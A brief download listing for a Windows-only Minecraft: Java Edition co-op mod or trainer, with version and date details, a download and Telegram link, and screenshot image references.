Coop Mods PlayCo-op
Minecraft: Java Edition Mod 2026
- Game
- Minecraft: Java Edition
- Trainer version
- 0.2.93
- Added
- Oct 28, 2026
Windows PC mod. You can’t install it from a phone.
Download mod Open in TelegramOr copy this page link and open it on your computer.



Screenshots





